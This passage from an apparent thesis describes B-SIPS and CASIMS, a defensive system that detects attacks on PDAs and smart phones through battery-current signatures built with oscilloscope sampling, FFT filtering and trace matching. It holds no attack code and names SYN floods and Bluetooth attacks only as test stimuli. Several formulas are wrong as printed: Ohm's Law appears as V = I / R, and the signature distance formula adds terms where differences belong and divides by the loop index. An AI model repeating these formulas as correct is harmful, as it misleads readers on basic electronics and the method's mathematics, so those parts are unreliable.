Figure 4-42. Any number of windows can be opened at once, allowing a SA to examine the information from multiple devices simultaneously. Furthermore, the information window updates in real-time as new data is received from B-SIPS clients, so the window is never outdated.




Figure 4-42 Detailed Axim X51v Profile Report on CIDE

The CIDE system provides the net-centric data interface and tools for intrusion detection and alert monitoring, visualization of data, device profiling, and alert correlation with Snort IDS reports. It is a key component of the overall system because it makes use of reports from B-SIPS enabled mobile devices to provide the SA information about the network's security that would not otherwise be available. PDAs and smart phones are highly susceptible to battery exhaustion attacks, so CIDE's capabilities fill a unique niche in that it can monitor mobile devices and correlate their alerts in a complementary manner with more traditional rules-based network IDSs.

4.6 Signature Development and Identification

At the core of B-SIPS functionality is the ability to acquire and process representative information about the battery drain that occurs during activity on a device. As with the B-SIPS client, the primary source to gather such data is through the monitoring of instantaneous current usage. However, as stated in Section 2.8 regarding our test devices in Appendix A – Device Specifications**,** the Smart Battery System present on most mobile devices is not currently capable of providing the required sampling rates. An external system is required to obtain the desired data at an appropriate fidelity. Due to the potentially large volume of data, this system needs to be capable of processing and compressing any observation of an attack into a representative format such as a signature. Through the generation of signatures for known attacks on a device, a library can be created. Selecting an appropriate methodology to compare an unknown attack against the signature library yields a powerful signature-based intrusion detection system. In a fully capable mobile device the sampling would occur on the client and evaluations would be carried out on a server, but PDAs and smart phones have inadequate processing power and memory to accomplish these tasks. Due to aforementioned limitations and the experimental nature of B-SIPS, these procedures are unified into tightly coupled data-driven applications. The Current Attack Signature Identification and Matching System (CASIMS) provides a means for high resolution data acquisition and all the necessary computational and analysis tools required to evaluate the significance of its results.

4.6.1 Data Acquisition

CASIMS measures instantaneous smart battery current as an indicator of intrusion activity. This is done by employing a 1 Ω precision resistor that is placed in series between the device and its smart battery. The instantaneous current used by the device is determined by measuring the voltage drop across the resistor by using the known 1 Ω resistance with Ohm's Law, ($V = I / R$).

A Tektronix TDS694C 3 GHz real-time digital storage oscilloscope [87] was used to record these voltage changes. A 1 Ω resistor, while causing minimal interference with the device, does not provide a large enough voltage drop to be accurately measured with low power PDA and smart phone device batteries. Moreover, the voltage drop across a 1 Ω resistor is not sufficiently large enough to be measured directly by the oscilloscope when low current drain devices, such as PDAs and smart phones, are being monitored. This is due to the fact that the

lowest sensitivity setting on the oscilloscope is 10 mV. Therefore, an amplification circuit was built from examples [10, 27, 88] to allow for a more robust signal and is shown in Figure 4-43.

An EXTech 382213 12 V regulated DC power supply [89] was used to drive the amplification circuit. The amplification circuit was connected in parallel with the precision 1 Ω resistor and in turn provides an amplified voltage reading to the oscilloscope. A 10 MΩ resistor was added to the two R_{ga} pins in Figure 4-43 to reduce ambient noise. In this situation, the resulting gain of five is determined by the INA2126P Micropower Instrumentation Amplifier's documented gain formula [90],

$$(G = 5 + 80\ \text{K}\Omega/\text{Rga}). \qquad \text{Equation 4-1}$$

This low gain produced measurable output while maintaining the highest possible signal fidelity for this amplifier. With this arrangement, samples of the PDA's battery drain response to Wi-Fi and Bluetooth attacks could be examined.




Figure 4-43 Amplification Circuit Built for and Used in Attack Experiments

The resulting waveform, representing current flows from the battery, was sampled by an oscilloscope, and the raw waveforms, as represented by (x, y) data pairs, were offloaded through an interface program. LabVIEW [91] was used for the interface between a laptop computer and the oscilloscope with drivers from National Instruments [92] for the Tektronix TDS694C oscilloscope that were modified to support rapid recording to files as well as several other methods of signal processing. The implemented circuit board used to test the small mobile devices is shown in Figure 4-44.




Figure 4-44 Circuit Board Used to Test the Device

In addition to providing an automated means of acquiring and processing data from the oscilloscope, this method allowed for increased recording depth by immediately recording the data as it was captured. The readings are then displayed in the time domain as graphed waveforms, using LabVIEW's scripting capability on a notebook computer. The data are then stored without any processing to allow various methods of evaluation to be executed. The workbench layout is shown in Figure 4-45. This output format allows for data to be filtered for locating key areas of interest in the frequency domain, making it easier to identify magnitude (x, y) pairs that can provide a distinct trace signature for describing various attacks. These attack traces are then maintained in the system's signature database and can be matched by CASIMS to identify an attack based on the diagnostic battery readings reported by the mobile device.




Figure 4-45 CASIMS Attack Lab Experiment Setup

Initially, only a few basic attacks were carried out on selected devices. These were rather aggressive attacks, such as SYN floods and invasive scans, as they would have the highest chance of creating a clear pattern of smart battery activity. The battery measurements were taken over several trials to create a detailed characteristic of the device's typical current usage. In the time domain, the signals proved difficult to interpret. To aid in the evaluation of the samples, they were converted to the frequency domain through the use of a Fast Fourier Transform. Section 4.6.2 provides a more in depth explanation of how this is accomplished. Based on the visual observations made of the frequency domain, the sampling rate of 10 KHz was deemed sufficient in distinguishing various activities. According to Nyquist's Sampling Theorem, a frequency component (f_{max}) must be sampled at least at a ($2f_{max}$) to be properly represented [93]. Thus we can examine data from 0 – 5 KHz for evidence of representative patterns for an attack.

Statistical confirmation of our methodology is an important portion of this work. Keeping this in mind, a sample size has to be sufficient in quantity to provide data for a normal distribution. The assumption of normalcy is equally important for the statistical methods that we used to evaluate the system. For most instances a sample size of 100 or more trace captures is sufficient to achieve normalcy [93]. Due to the capabilities of the sampling equipment, each sample consists of 75 thousand data points or 7.5 seconds of observations. The net results for the targeted 140 signatures, outlined in Section 6.4, to be generated is approximately one billion data points at over seven gigabytes of total data. Utilizing such a robust database allows for a great deal of flexibility in creation of our library and analysis of the effectiveness of the traces and signatures.

4.6.2 Signature Development

The data samples acquired by our sampling method are representative of information that a PDA or smart phone would need in a production environment. For any of this data to be of practical use, it must undergo compression and refinement before a model can be developed to represent it. Cumulatively, this set of processes is referred to as signature development. First, a raw sample is converted into the frequency domain and filtered to create a trace. Next, a collection of traces believed to represent an activity are compiled to generate a signature. It is only after the raw data samples are converted into a signature that it can be compared against other activity. This brings to light the complete attack identification capabilities of CASIMS.

As noted in Section 4.6.1 the total raw data footprint for merely 140 activities is in excess of seven gigabytes. Expanding these numbers out to a commercial system of hundreds of devices and thousands of attacks, it becomes evident that storing samples in a raw form is not feasible. Instead a method for compressing and filtering this data into a representative form is necessary. In CASIMS, this phase of the development is referred to as *trace generation*. Trace generation focuses on a single 7.5 second data sample at a 10 KHz sampling rate. As stated previously, these 75 thousand sample points represent instantaneous current usage in the time domain. Figure 4-46 shows a sample of our BlueSYN blended attack on an Axim X51 described in Section 6.4.4.1. From an initial inspection it can be seen that identifying distinctive behaviors from the time domain is exceptionally difficult. That is not to say that the time domain is not useful rather, that it requires substantial data.




Figure 4-46 BlueSYN Attack Sample on an Axim X51 in the Time Domain

Conversion into the frequency domain from the time domain is most commonly carried out by a Discrete Fourier Transform (DFT), employing Equation 4-2 [93]. Where x is the input sequence, N is the size of the input x, and y is the result of the transformation.

$$y = \sum_{n=0}^{N-1} x_n e^{\frac{i2\pi}{N}kn} \qquad \text{Equation 4-2}$$

However a DFT requires N^2 complex operations [91]. As our data set is quite large, the computational time for performing the transformation is prohibitive. A common alternative is the Fast Fourier Transform, which as its name implies performs the transformation in $N \log N$ operations. LabVIEW provides a standard implementation of an FFT but does not specify to the particular method. The conversion of the raw sample into the frequency domain yields the spectrum view shown in Figure 4-47. An important issue to note is that the FFT, like the DFT, suffers from distortion when there is an abrupt start and halt in data corresponding to the beginning and ending of a sample. To minimize the effects of this distortion on the conversion, a Hamming window function is applied to the time domain. This has the net effect of gently tapering the samples beginning and ending to zero.




Figure 4-47 BlueSYN Attack Sample on an Axim X51 in the Frequency Domain

At this stage, any distinct characteristics are still not apparent. However, with closer inspection it was determined that this was due to effects of substantial amounts of noise in the low frequency spectrum. This noise can be attributed to a range of factors. Ambient signals in the room from lighting and other electric sources and indeterminate activities on the device such as screen refresh can contribute to the problem. After an analysis of several samples, it was

apparent that the initial 0 to 100 Hz spectrum contained the majority of the noise. By filtering out the noisy initial area of the frequency domain, our process begins to show the key magnitude (*x*, *y*) pairs that a trace is extracted from as Figure 4-48 demonstrates.




Figure 4-48 Filtered BlueSYN Attack Sample on an Axim X51 in the Frequency Domain

Even in the frequency domain with the initial 100 Hz filtered out the sample still contains a substantial amount of data points. By observing several of the initial samples covered in Section 6.4, it became apparent that each type of attack possessed distinct magnitude spikes at various frequencies. On average there were no more than 10 of these key magnitude (*x*, *y*) pairs that are deemed to be representative of the sample. The selection process for 10 key data pairs is then evaluated using our *greatest multiplicity first scheme*. The magnitude (*x*, *y*) pairs are selected in descending order. The caveat is that each spike in the frequency domain is not always a single point, but rather a collection of points with high multiplicity[*] that occur as a result of jitter and interference. To account for extraneous data, a 50 Hz window is established around each selected data pair. In our scheme, no new data pairs may be chosen inside a window. Selection continues until either 10 key data pairs are selected, or there are no remaining selection choices. The resulting key data pairs shown in Figure 4-49 are representative of the sampled activity and are cumulatively referred to as a *singular trace*.

[*] Multiplicity in the frequency domain refers to the occurrence of a particular frequency in the time domain. The higher the multiplicity, the relatively more activity is represented by that frequency and as a result more current.




Figure 4-49 BlueSYN Attack Trace on an Axim X51

Even though a trace provides a fairly accurate representation of a single sample, it still proves insufficient for identifying an activity. This is a result of small variations in the sampling and the device's behavior. In order to develop a robust profile of the observed activity, 100+ traces are compiled into a single signature. The process is split in two parts, selection of the 10 key magnitude pairs for the signature and the development of a self-comparison distance population.

The first step in signature generation requires the selection of 10 key magnitude pairs that are representative of all the singular traces that make up a signature. This is accomplished by first grouping all the singular traces for an activity shown in Figure 4-50. We then apply the same 50 Hz window used to create the singular trace to determine where the areas of highest occurrence are located.




Figure 4-50 BlueSYN Attack Singular Traces on an Axim X51 Compiled Together

The buffer window is moved across the frequency spectrum until the window with the most frequent occurrence of data points is located. In this windowing method, the singular traces are combined, and the mean frequency and multiplicity are calculated. This value represents one of the indicative key magnitude pairs. The process is repeated until 10 key data pairs are located as shown in Figure 4-51.




Figure 4-51 BlueSYN Attack Signature on an Axim X51

A trace is evaluated against a signature using the comparison method outlined in Section 4.6.3 where a goodness of fit or distance result is generated. Alone this number is not very informative because it is difficult to determine how good of a fit any result is. This is resolved by comparing each singular trace that is used to create the signature against the new key data pairs. The result of each comparison is then stored to develop a representative distribution for this activity. This distribution can be used to evaluate the effectiveness of the signature in modeling the attack. Additionally, it can aid in the testing for a normally distributed system to allow for more robust statistical analysis.

4.6.3 Signature Comparison

Throughout the development of CASIMS, there have been three different signature methodologies evaluated to compare a signature against a trace. These included:

1) *A two-dimensional distance formula*,

2) *A cubic spline interpolation of the signature*,

3) *A two-sided cubic spline interpolation of the signature*.

While each of these methodologies possessed strengths and weaknesses, a criterion was developed as part of our research to evaluate their functionality. Since each signature relies on the comparison method to develop a self-comparison distance distribution, it is believed that this distribution could be used to evaluate the methodologies as well. Ideally, the distribution created would result in a comparison that is as accurate as possible. This would signify that the comparison method and the model it generated would capture a large amount of the entropy present in the singular traces. Thus the method that best fit our evaluation criteria, as defined in Section 6.5, over the 134 signatures would be considered optimum.

4.6.3.1 Two-Dimensional Distance Formula Method

A traditional method for pattern-matching has been the establishment of a model or signature that uses relatively simple two-dimensional geometric information [94]. That pattern was then compared against other patterns by using a two-dimensional distance formula to determine how much one differs from another. However, if one point proves to have been very far away from another, then its multiplicity was used in place of the distance to avoid heavy influence from outliers. Additionally, the absolute difference of the average multiplicity between the known signature and unknown trace were added to the distance. This prevents favoring low multiplicity signatures. CASIMS provides a model in the form of a trace which is compared using the same two-dimensional formula in Equation 4-3 [93]. Variable D_i denotes the distance in an arbitrary unit from a key *(x, y)* pair (*i*) in the unknown trace to the signature, s_i is a point (*i*) in the signature, u_i is a point (*i*) in the unknown trace, *m* denotes the multiplicity element of (*i*) in the frequency domain, and *f* denotes the frequency element of (*i*) in the frequency domain.

$$Distance = \frac{\sum_{i=1}^{10} D_i + \sum_{i=1}^{10} |s_{mi} - u_{mi}|}{i}$$

$$D_i = \sqrt{(s_{mi} + u_{mi})^2 + \left(s_{fi} + u_{fi}\right)^2}$$

Equation 4-3

This approach, however, raised the concern of how to weight frequency or multiplicity, so that they extract the maximum information out of the comparison. Justification for weighting either the frequency or multiplicity element of a key (*x*, *y*) data pair proved difficult, as such a one to one ratio was used initially. In a developed system, a weight could be established through observation and adjusted as more comparisons became available. Figure 4-52 shows the

comparison between a known BlueSYN signature and BlueSYN trace on an Axim X51 using this distance method.




Figure 4-52 Comparison Interpolation of a BlueSYN Attack on the Axim X51 Using Distance Method

4.6.3.2 Cubic Spline Interpolation of Signature Method

The second comparison method developed involved using a cubic spline function to approximate the curve for the signature and trace. The result would cause any slight jitter in frequency to have minimal effect on the overall distance. This was deemed an acceptable alternative to the distance formulation as there was no arbitrary value assigned between frequency and magnitude in the calculation of distance. Rather a strict magnitude only comparison was performed. This was summing the difference in multiplicity for each (x) frequency element in the two fitted curves. Figure 4-53 demonstrates a magnified view of a signature that was fitted with a cubic spline.

